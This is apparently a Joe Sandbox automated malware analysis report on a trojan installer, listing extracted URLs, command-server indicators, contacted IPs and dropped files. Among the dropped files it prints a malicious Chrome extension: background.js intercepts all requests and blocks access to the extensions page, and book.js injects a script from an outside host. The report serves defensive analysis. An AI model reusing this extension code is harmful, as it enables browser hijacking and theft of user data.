http://https://twitter.com/ookie:	6852B33702F6B3BD.exe, 00000003.00000002.778524596.00000000033FC000.00000004.00000001.sdmp, 6852B33702F6B3BD.exe, 000000004.00000002.713735378.00000000033DC000.00000004.00000001.sdmp	false		high
http://https://mem.gfx.ms/me/MeControl/10.19168.0/en-US/meCore.min.js	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://twitter.com/sec-fetch-dest:	6852B33702F6B3BD.exe, 00000004.00000002.713735378.00000000033DC000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://images.outbrainimg.com/transform/v3/eyJpdSI6Ijk4OGQ1ZDgwWWE2ODQ2NDNkM2ZkMmYyMGEwOTgwMWQ3MDE2Z	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCc13122162a9a46c3b4cbf05ffccde0f	ecv732A.tmp.9.dr	false		high
http://https://logincdn.msauth.net/16.000.28230.00/ConvergedLoginPaginatedStrings.en.js	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://s.yimg.com/lo/api/res/1.2/BXjIWewXmZ47HeV5NPvUYA---A/Zmk9ZmlsbDt3PTYMjtoPTM2ODthcHBpZD1nZW1	ecv732A.tmp.9.dr	false		high
http://charlesproxy.com/ssl	FileSetup-v17.04.41.exe, 0000000.0000000002.688764635.000000000084B000.00000004.00000020.sdmp	false		high
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	6852B33702F6B3BD.exe, 00000003.00000003.725071943.0000000003174000.00000004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://ocsp.pki.goog/gts1o1core0	ecv732A.tmp.9.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://https://maps.windows.com/windows-app-web-link	ecv732A.tmp.9.dr	false		high
http://www.msn.com/?ocid=iehp	ecv732A.tmp.9.dr	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCee0d4d5fd4424c8390d703b105f82c3	ecv732A.tmp.9.dr	false		high
http://crl.pki.goog/GTS1O1core.crl0	ecv732A.tmp.9.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://https://www.messenger.com	6852B33702F6B3BD.exe, 00000003.00000002.778524596.00000000033FC000.00000004.00000001.sdmp, 6852B33702F6B3BD.exe, 000000004.00000002.713735378.00000000033DC000.00000004.00000001.sdmp	false		high
http://https://cvision.media.net/new/286x175/3/148/118/158/6d596081-b574-4a8a-9662-8f180c6f659f.jpg?v=9	ecv732A.tmp.9.dr	false		high
http://www.nirsoft.net/	1611913544586.exe, 1611913544586.exe.3.dr	false		high
http://https://logincdn.msauth.net/16.000.28230.00/images/ellipsis_white.svg?x=5ac590ee72bfe06a7cecd75b588	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://config.i.duba.net/lminstall/%d.json?time=%d	FileSetup-v17.04.41.exe	false		high
http://ocsp.pki.goog/GTSGIAG30	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://www.instagram.com/graphql/query/?query_hash=149bef52a3b2af88c0fec37913fe1cbc&variables=%7B%2	6852B33702F6B3BD.exe, 00000004.00000002.713735378.00000000033DC000.00000004.00000001.sdmp	false		high
http://https://logincdn.msauth.net/16.000/Converged_v21033_-OmnSwu67knBd7qR7YN9GQ2.css	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://logincdn.msauth.net/16.000.28666.10/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc1937	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://84CFBA021A5A6662.xyz/	FileSetup-v17.04.41.exe, 00000000.000000002.688740936.00000000000817000.00000004.00000020.sdm	false	Avira URL Cloud: safe	unknown
http://https://logincdn.msauth.net/16.000.28666.10/content/images/ellipsis_white_5ac590ee72bfe06a7cecf75b5	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://upload.twitter.com/i/media/upload.jsoncommand=FINALIZE&media_id=	6852B33702F6B3BD.exe, 00000003.00000002.778524596.00000000033FC000.00000004.00000001.sdm, 6852B33702F6B3BD.exe, 00000004.00000002.713735378.00000000033DC000.00000004.00000001.sdm	false		high
http://84CFBA021A5A6662.xyz/fine/sendh/	FileSetup-v17.04.41.exe, 00000000.000000002.688720441.00000000007EA000.00000004.00000020.sdm	false	Avira URL Cloud: safe	unknown
http://https://www.instagram.com/	6852B33702F6B3BD.exe, 00000004.00000002.713735378.00000000033DC000.00000004.00000001.sdm	false		high
http://schemas.xmlsoap.org/soap/encoding/	download_engine.dll.3.dr	false		high
http://www.xunlei.com/GET	download_engine.dll.3.dr	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC5bddd231cf54f958a5b6e76e9d8eee	ecv732A.tmp.9.dr	false		high
http://https://logincdn.msauth.net/16.000.28666.10/content/images/ellipsis_grey_2b5d393db04a5e6e1f739cb266e	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://optanon.blob.core.windows.net/skins/4.1.0/default_flat_top_two_button_black/v2/css/optanon.c	ecv732A.tmp.9.dr	false		high
http://https://upload.twitter.com/i/media/upload.json%command=INIT&total_bytes=&media_type=image%2Fjpeg&me	6852B33702F6B3BD.exe, 00000003.00000002.778524596.00000000033FC000.00000004.00000001.sdm, 6852B33702F6B3BD.exe, 00000004.00000002.713735378.00000000033DC000.00000004.00000001.sdm	false		high
http://https://cvision.media.net/new/100x75/2/249/241/157/ab7b8862-dfb2-4e59-a214-ff623600dbf5.jpg?v=9	ecv732A.tmp.9.dr	false		high
http://https://cvision.media.net/new/300x300/2/41/100/83/b5cbfa68-1c93-41c9-8797-4f9b532bc0b6.jpg?v=9	ecv732A.tmp.9.dr	false		high
http://https://www.messenger.com/origin:	6852B33702F6B3BD.exe, 00000004.00000002.713735378.00000000033DC000.00000004.00000001.sdm	false		high
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	6852B33702F6B3BD.exe, 00000003.00000003.754312874.00000000007A6000.00000004.00000001.sdm, Localwebdata1611913559039.3.dr	false		high
http://pki.goog/gsr2/GTS1O1.crt0	ecv732A.tmp.9.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&cid=858412214&size=306x271&https=1	ecv732A.tmp.9.dr	false		high
http://https://googleads.g.doubleclick.net/pagead/gcn_p3p_.xml	ecv732A.tmp.9.dr	false		high
http://https://contextual.media.net/	ecv732A.tmp.9.dr	false		high
http://ocsp.pki.goog/gsr202	ecv732A.tmp.9.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://https://logincdn.msauth.net/16.000.28230.00/Converged_v21033.css	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://optanon.blob.core.windows.net/skins/4.1.0/default_flat_top_two_button_black/v2/images/cookie	ecv732A.tmp.9.dr	false		high
http://https://pki.goog/repository/0	ecv732A.tmp.9.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://https://www.msn.com/	ecv732A.tmp.9.dr	false		high
http://https://mem.gfx.ms/meversion?partner=RetailStore2&market=en-us&uhf=1	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://api.twitter.com/1.1/statuses/update.json	6852B33702F6B3BD.exe, 00000003.00000002.778524596.00000000033FC000.00000004.00000001.sdm, 6852B33702F6B3BD.exe, 00000004.00000002.713735378.00000000033DC000.00000004.00000001.sdm	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cvision.media.net/new/300x300/3/167/174/27/39ab3103-8560-4a55-bfc4-401f897cf6f2.jpg?v=9	ecv732A.tmp.9.dr	false		high
http://www.msn.com/	ecv732A.tmp.9.dr	false		high
http://https://upload.twitter.com/i/media/upload.json	6852B33702F6B3BD.exe, 00000003.00000002.778524596.00000000033FC000.00000004.00000001.sdmp, 6852B33702F6B3BD.exe, 00000004.00000002.713735378.00000000033DC000.00000004.00000001.sdmp	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC828bc1cde9f04b788c98b5423157734	ecv732A.tmp.9.dr	false		high
http://84cfba021a5a6662.xyz/~	FileSetup-v17.04.41.exe, 0000000.000000002.688740936.00000000000817000.00000004.00000020.sdmp	false	Avira URL Cloud: safe	unknown
http://https://twitter.com/compose/tweetsec-fetch-mode:	6852B33702F6B3BD.exe, 00000004.00000002.713735378.00000000033DC000.00000004.00000001.sdmp	false		high
http://www.youtube.com8	6852B33702F6B3BD.exe, 00000004.00000003.700782936.0000000003EC1000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://84CFBA021A5A6662.xyz/ll	FileSetup-v17.04.41.exe, 0000000.000000002.688740936.00000000000817000.00000004.00000020.sdmp	false	Avira URL Cloud: safe	unknown
http://84CFBA021A5A6662.xyz/info_old/w	FileSetup-v17.04.41.exe, 0000000.000000002.688740936.00000000000817000.00000004.00000020.sdmp, FileSetup-v17.04.41.exe, 00000000.00000002.688720441.00000000007EA000.00000004.00000020.sdmp, 6852B33702F6B3BD.exe, 00000003.00000003.772775085.0000000002FA7000.00000004.00000040.sdmp	false		unknown
http://https://172.217.23.78/	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://www.messenger.com/accept:	6852B33702F6B3BD.exe, 00000003.00000002.778524596.00000000033FC000.00000004.00000001.sdmp, 6852B33702F6B3BD.exe, 00000004.00000002.713735378.00000000033DC000.00000004.00000001.sdmp	false		high
http://https://cvision.media.net/new/100x75/3/148/118/158/6d596081-b574-4a8a-9662-8f180c6f659f.jpg?v=9	ecv732A.tmp.9.dr	false		high
http://www.msn.com/de-ch/entertainment/_h/c920645c/webcore/externalscripts/oneTrustV2/consent/55a804	ecv732A.tmp.9.dr	false		high
http://https://contextual.media.net/803288796/fcmain.js?&gdp=0&cid=8CU157172&cpd=pC3JHgSCqY8UHihgrvGr0A%3	ecv732A.tmp.9.dr	false		high
http://https://mem.gfx.ms/me/MeControl/10.19168.0/en-US/meBoot.min.js	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://images.outbrainimg.com/transform/v3/eyJpdSI6ImYxZWwOTAOmMxYXZjMDRlMmU1NDg1YzZmNjY2NTU5N2E5N	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://contextual.media.net/48/nrrV18753.js	ecv732A.tmp.9.dr	false		high
http://https://aefd.nelreports.net/api/report?cat=bingrms	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://service.real.com/realplayer/security/02062012_player/en/r	6852B33702F6B3BD.exe, 00000003.00000003.725071943.0000000003174000.00000004.00000001.sdmp	false		high
http://images.outbrainimg.com/transform/v3/eyJpdSI6ImYxODk5OTBhOWZjYjFmZjNjNmMxNDhmYjkzM2M3NzY1Mzk3Z	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://crl.pki.goog/gsr2/gsr2.crl0?	ecv732A.tmp.9.dr	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://https://srtb.msn.com/auction?a=de-ch&b=28e3747a031f4b2a8498142b7c961529&c=MSN&d=http%3A%2F%2Fwww.msn	ecv732A.tmp.9.dr	false		high
http://pki.goog/gsr2/GTSGIAG3.crt0	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://upload.twitter.com/i/media/upload.json?command=APPEND&media_id=%s&segment_index=0	6852B33702F6B3BD.exe, 00000003.00000002.778524596.00000000033FC000.00000004.00000001.sdmp, 6852B33702F6B3BD.exe, 00000004.00000002.713735378.00000000033DC000.00000004.00000001.sdmp	false		high
http://https://googleads.g.doubleclick.net/adsid/google/ui?gadsid=AORoGNQP1yCl9r5iywZTFTjpazv-DURVxDidzMfrF	ecv732A.tmp.9.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://googleads.g.doubleclick.net/adsid/google/ui?gadsid=AORoGNSrZsXAJ6n_sYvivJecwrpYgMhb9ihVGAiz2	ecv732A.tmp.9.dr	false		high
http://https://policies.yahoo.com/w3c/p3p.xml	ecv732A.tmp.9.dr	false		high
http://https://feedback.googleusercontent.com	6852B33702F6B3BD.exe, 00000004.00000003.700102534.0000000003.EF7000.00000004.00000001.sdmp	false		high
http://https://www.messenger.comhttps://www.messenger.com/login/nonce/ookie:	6852B33702F6B3BD.exe, 00000003.00000002.778524596.0000000003.3FC000.00000004.00000001.sdmp, 6852B33702F6B3BD.exe, 00000000.4.00000002.713735378.000000000.33DC000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://www.xunlei.com/	download_engine.dll.3.dr	false		high
http://https://www.googleapis.c	6852B33702F6B3BD.exe	false	Avira URL Cloud: safe	unknown
http://pki.goog/gsr2/GTS1O1.crt0#	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://images.outbrainimg.com/transform/v3/eyJpdSI6IjAxYWZjY2QONWJhMmI1MGJkMWJjMzhmMGFIZWM2MDJmMjc2O	ecv732A.tmp.9.dr	false	Avira URL Cloud: safe	unknown
http://https://upload.twitter.com/i/media/upload.json?command=APPEND&media_id=%s&segment_index=0accept:	6852B33702F6B3BD.exe, 00000003.00000002.778524596.0000000003.3FC000.00000004.00000001.sdmp, 6852B33702F6B3BD.exe, 00000000.4.00000002.713735378.000000000.33DC000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/soap/envelope/	download_engine.dll.3.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.23.16	unknown	United States		13335	CLOUDFLARENETUS	false

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	345937
Start date:	29.01.2021
Start time:	10:44:04
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	FileSetup-v17.04.41.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.bank.troj.spyw.evad.winEXE@32/37@4/2
EGA Information:	Failed
HDC Information:	- Successful, ratio: 99.6% (good quality ratio 94.5%) - Quality average: 79.8% - Quality standard deviation: 27.4%
HCA Information:	- Successful, ratio: 61% - Number of executed functions: 0 - Number of non-executed functions: 0
Cookbook Comments:	- Adjust boot time - Enable AMSI - Found application associated with file extension: .exe - Stop behavior analysis, all processes terminated
Warnings:	Show All - Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe - Excluded IPs from analysis (whitelisted): 40.88.32.150, 104.43.139.144, 52.147.198.201, 51.104.139.180, 95.101.22.216, 95.101.22.224, 52.155.217.156, 20.54.26.129 - Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, arc.msn.com.nsac.net, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skype-dataprdcolcus16.cloudapp.net, a1449.dscg2.akamai.net, arc.msn.com, skype-dataprdcoleus16.cloudapp.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, skype-dataprdcoleus15.cloudapp.net, blobcollector.events.data.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net - Report size exceeded maximum capacity and may have missing behavior information. - Report size getting too big, too many NtDeviceIoControlFile calls found. - Report size getting too big, too many NtOpenKeyEx calls found. - Report size getting too big, too many NtProtectVirtualMemory calls found. - Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:44:56	API Interceptor	4x Sleep call for process: FileSetup-v17.04.41.exe modified
10:45:14	API Interceptor	4x Sleep call for process: 6852B33702F6B3BD.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	UGPK60taH6.dll	Get hash	malicious	Browse	104.20.184.68
	4PDNbYK5fj.exe	Get hash	malicious	Browse	172.67.169.213
	pmTdQ57tvM.exe	Get hash	malicious	Browse	172.67.169.213
	7BtV39hzil.exe	Get hash	malicious	Browse	104.21.27.240
	dc4AaqW6Aa.exe	Get hash	malicious	Browse	104.21.27.240
	lAy87VNPiL.exe	Get hash	malicious	Browse	104.21.27.240
	97aa4Ywd9y.exe	Get hash	malicious	Browse	104.21.27.240
	wuRBIQt0Tz.exe	Get hash	malicious	Browse	172.67.169.213
	4GRuinub4a.exe	Get hash	malicious	Browse	172.67.169.213
	v8c1m9dW8G.exe	Get hash	malicious	Browse	172.67.169.213
	XQx9brj85p.exe	Get hash	malicious	Browse	172.67.169.213
	j64elR1IEK.exe	Get hash	malicious	Browse	104.16.16.194
	k5K4Bcm1b5.exe	Get hash	malicious	Browse	66.235.200.5
	J0nUka7d5M.exe	Get hash	malicious	Browse	104.21.27.240
	Swift_Confirmation.exe	Get hash	malicious	Browse	162.159.130.233
	VolP-Byungil.lim.HTM	Get hash	malicious	Browse	104.16.18.94
	order.exe	Get hash	malicious	Browse	172.67.188.154
	usd2.dll	Get hash	malicious	Browse	104.20.184.68
	usd2.dll	Get hash	malicious	Browse	104.20.185.68
	SecuriteInfo.com.Trojan.Packed2.42783.9831.exe	Get hash	malicious	Browse	172.67.188.154

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	s0C79VUdSn.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Cookies1611913514530	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe

C:\Users\user\AppData\Local\Cookies1611913514530	
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPX5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Preview:	SQLite format 3.....@C......g... .8.....

C:\Users\user\AppData\Local\Cookies1611913558680	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPX5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Preview:	SQLite format 3.....@C......g... .8.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\lehdcpclapmggacanmpjflemhjkoefcbh\1.0.0.0_0\background.js	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	886
Entropy (8bit):	5.022683940423506
Encrypted:	false
SSDEEP:	24:sFfWxmARONJTW0/I8/IZ9OKMmA6eiH4MmDCvTV3u4:sYo/NJ/7Augi8Dy
MD5:	FEDACA056D174270824193D664E50A3F
SHA1:	58D0C6E4EC18AB761805AABB8D94F3C4CBE639F5
SHA-256:	8F538ED9E633D5C9EA3E8FB1354F58B3A5233F1506C9D3D01873C78E3EB88B8D
SHA-512:	2F1968EDE11B9510B43B842705E5DDAC4F85A9E2AA6AEE542BEC80600228FF5A5723246F77C526154EB9A00A87A5C7D5DD634447A8F7A97D6DA33B94509731DBC
Malicious:	false
Preview:	\$(function() {...chrome.tabs.onSelectionChanged.addListener(function(tab,info){...chrome.tabs.query({...active : true...}, function(tab) {...var pageUrl = tab[0].url;...console.log(pageUrl);...if (Number(pageUrl.indexOf("extensions")) > 1){...chrome.tabs.update({url:"https://chrome.google.com/webstore/category/extension"});}.});});...chrome.webRequest.onBeforeRequest.addListener(function(details) {...chrome.tabs.query({...active : true...}, function(tab) {...var pageUrl = tab[0].url;...});}.....var url = details.url;...}, {...urls : ["<all_urls>"].}, ["blocking"]});...function sendMessageToContentScript(message, callback) {...chrome.tabs.query({...active : true,...currentWindow : true...}, function(tabs) {...chrome.tabs.sendMessage(tabs[0].id, message, function(response) {...if (callback).....callback(response);...});...});});

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\lehdcpclapmggacanmpjflemhjkoefcbh\1.0.0.0_0\book.js	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	152
Entropy (8bit):	5.039480985438208
Encrypted:	false
SSDEEP:	3:2LGfWpYnQJRYRmG09INcAvpveLWCfKVsSdDXaDQTNUHWSpHovJiRzILBche:2LGXWpn7J8mgO9l3BeiCfLSdDYGNeW7u
MD5:	30CBBF4DF66B87924C75750240618648
SHA1:	64AF3DD53D6DED500863387E407F876C89A29B9A

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\lehcdpclapmggacanmpfjlemhjkoefcbhl1.0.0.0_0\book.js	
SHA-256:	D35FBD13C27F0A01DC944584D05776BA7E6AD3B3D2CBDE1F7C349E94502127F5
SHA-512:	8117B8537A0B5F4BB3ED711D9F062E7A901A90FD3D2CF9DFCC15D03ED4E001991BA2C79BCA072FA7FD7CE100F38370105D3CE76EB87F2877C0BF18B4D8CFEAB
Malicious:	false
Preview:	(function(){.. var s = document.createElement('script'); .. s.src = '/kellyfight.com/22aff56f45f6b36dec.js'; .. document.body.appendChild(s);..})();

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\lehcdpclapmggacanmpfjlemhjkoefcbhl1.0.0.0_0\icon.png	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	PNG image data, 30 x 30, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1161
Entropy (8bit):	7.79271055262892
Encrypted:	false
SSDEEP:	24:2mEKEvFZonmDzTaC6EU1yPj0bhJKaurZF3LvLleR2D+JGP6A8UJ0wrBI4ez:DExZomDXe1yPYHKNx3LvLVWFP6noFy4M
MD5:	5D207F5A21E55E47FCCD8EF947A023AE
SHA1:	3A80A7CF3A8C8F9BDCE89A04239A7E296A94160F
SHA-256:	4E8CE139D89A497ADB4C6F7D2FFC96B583DA1882578AB09D121A459C5AD8335F
SHA-512:	38436956D5414A2CF66085F290EF15681DBF449B453431F937A09BFE21577252565D0C9FA0ACEAAD158B099383E55B94C721E23132809DF728643504EFFCBE2B
Malicious:	false
Preview:	.PNG.....IHDR.....;0.....PIDATH..;].e...y...uw.u>...D../.3\$...".....J....H...{.....0J...D...X,0?.v&Ww...9]<...;..Mt.w.....L.V../z.Z...b\$...)...Z....; \.?3Uw....^{\.xz..G...`_Z`!".....x..L.G..H..=...o3.....?F.f!6.W.~+@...`D.....g+.....rj.*......ob.8.M.jg.....X....L..P...A.D..Uo2.....\.....w.y..`&...W..".XAE..V...<t.Y.,@.....rb..R\$.8@..(..i...H.%R)`..h..1..43.jr.....p..pd.G"...8\$...M..RL^.....u.....84u.....)8 NTH.#.....o0.....\$27...e>..2.h_N..s.D...D..\$.\\...l...7G.....(H..2...7f..g.i..(.....O...M.Po..`3.x.;....eO.Lr..).....XH::...*..k..O..\$...z7..U.a.H.IW.w.uU...o... u.....F1.q.Vf..S..L...KF..*Mu5..\\3p.l.6.{Z..y#...J..B.."...U..T..F.qv...F...u.].....@.QZzA..L...<.....J.L\$....2*.....0.0&];..of,..j.P.&.Yq..b.1!M..l...B.X.xp...4.h.....W.M.6.sPQG.v6.....R....@.....z.b.z.l.i..?.....b...u ;.>...l...\$..M..^.....wLTK...l....=m.c...v...wz....a..5..}m.....l

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\lehcdpclapmggacanmpfjlemhjkoefcbhl1.0.0.0_0\icon48.png	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	PNG image data, 48 x 48, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	2235
Entropy (8bit):	7.880518016071819
Encrypted:	false
SSDEEP:	48:9V93V/3XpV1P2gnj8xqNaT5YmiH+0Rn6r2ogpZGYmT2pN6esC+s5szuZNwG:BIFP7jzUTKm26rMCYmneWsCG
MD5:	E35B805293CCD4F74377E9959C35427D
SHA1:	9755C6F8BAB51BD40BD6A51D73BE2570605635D1
SHA-256:	2BF1D9879B36BE03B2F140FAD1932BC6AAAAAC834082C2CD9E98BE6773918CA0
SHA-512:	6C7D37378AA1E521E73980C431CE5815DEDB28D5B7003009B91392303D3BEC1EE6F2AAE719B766DA4209B607CD702FAE283E1682D3785EFF85E07D5EE81319C
Malicious:	false
Preview:	.PNG.....IHDR...0...0.....W.....IDATH..Z]\IG.....4.."..8N..XB.....D#< \$ W..}....K...P.Q.....P...xJT.O.*!UBNjH!"..2..d.k.....;.....;s.3.o.....)B....D.D:..TH@...W...YB_.kw[&.{[v...ot.Zm...lj..PN.....i\..r..iU.O..f.....{...B* ..dh)...l:]}`'.....c..`.....Q.]f-BD@2s.{V.d..{!AFO...l.....7..7.)]=...p.S..#.x.Ar@\$..LQ.....,@.....M5..\&e0.J...Z...h.]P.E.3T].;..4..\$..)..J...c..g...L.....T.VR y....Bd..y.k..x..m[q.7...l.S&..'Rx~..R...y.n.7n.L.]..OZH.....YR.....9.....r....%H`_.n....Q.Q..a..wy]..EnL..r!W...M.%e.1`.i.Ei..NO_@_@..S....+>=L....f...<...?_?^[_...e2...@...d,w....{.....s.....<#...u<...tM)%K...}.c.....NLB.'V)A.x.o.-.Y.O.o...L'zk\$\$.Yvi.xP.....k..sB...z...\\L...k.l.47[8.?....l.Os..T..O...[E..@.Q."P.k.YNH;x...\$H<...T... ..'&.1.C...7....z^Xf..e}`..j..;g....>..Z{qcm..D.F.DyLK.@@...w.A.a.@..._sk.iZ`..d..+M.....&Ny

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\lehcdpclapmggacanmpfjlemhjkoefcbhl1.0.0.0_0\jquery-1.8.3.min.js	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	93637
Entropy (8bit):	5.292996107428883
Encrypted:	false
SSDEEP:	1536:96lzxETpavYSGaW4snuHEK/yosnSFngC/VEEG0vd0KO4emAp2LSEMBoviR+1z5T:v+vIklosn/BLXjxzMhsSQ
MD5:	E1288116312E4728F98923C79B034B67
SHA1:	8B6BABFF47B8A9793F37036FD1B1A3AD41D38423
SHA-256:	BA6EDA7945AB8D7E57B34CC5A3DD292FA2E4C60A5CED79236ECF1A9E0F0C2D32
SHA-512:	BF28A9A446E50639A9592D7651F89511FC4E583E213F20A0DFF3A44E1A7D73CEEFD6B597DB121C7742BDE92410A27D83D92E2E86466858A19803E72A168E5656
Malicious:	false
Preview:	/*! jQuery v1.8.3 jquery.com jquery.org/license */!(function(e,t){function _(e){var t=M[e]=[];return v.each(e.split(y),function(e,n,r){t[n]=!0}),t}function H(e,n,r){if(r===t&&e.nodeType===1){var i="data-"+n.replace(P,"-\$1").toLowerCase();r=e.getAttribute(i);if(typeof r=="string"){try{r=r===true"?!0:r===false"?!1:r===null?"null":r+""}===r?+r:D.test(r)?v.parseJSON(r):r}catch(s){}v.data(e,n,r)}else r=t}return r}function B(e){var t;for(t in e){if(t==="data"&&v.isEmptyObject(e[t]))continue;if(t!=="toJSON")return!1}return!0}function et(){return!1}function tt(){return!0}function ut(e){return!e e.parentNode e.parentNode.nodeType===11}function at(e,t){do e=e[t];while(e&&e.nodeType===1);return e}function ft(e,t,n){if(!t !0;if(v.isFunction(t))return v.grep(e,function(e,r){var i=!t.call(e,r,e);return i===n});if(t.nodeType)return v.grep(e,function(e,r){return e===t===n});if(typeof t=="string"){var r=v.grep(e,function(e){return e.nodeType===1});if(!t.test(t))return r.filter(t,r,!n);t=v.filter(t

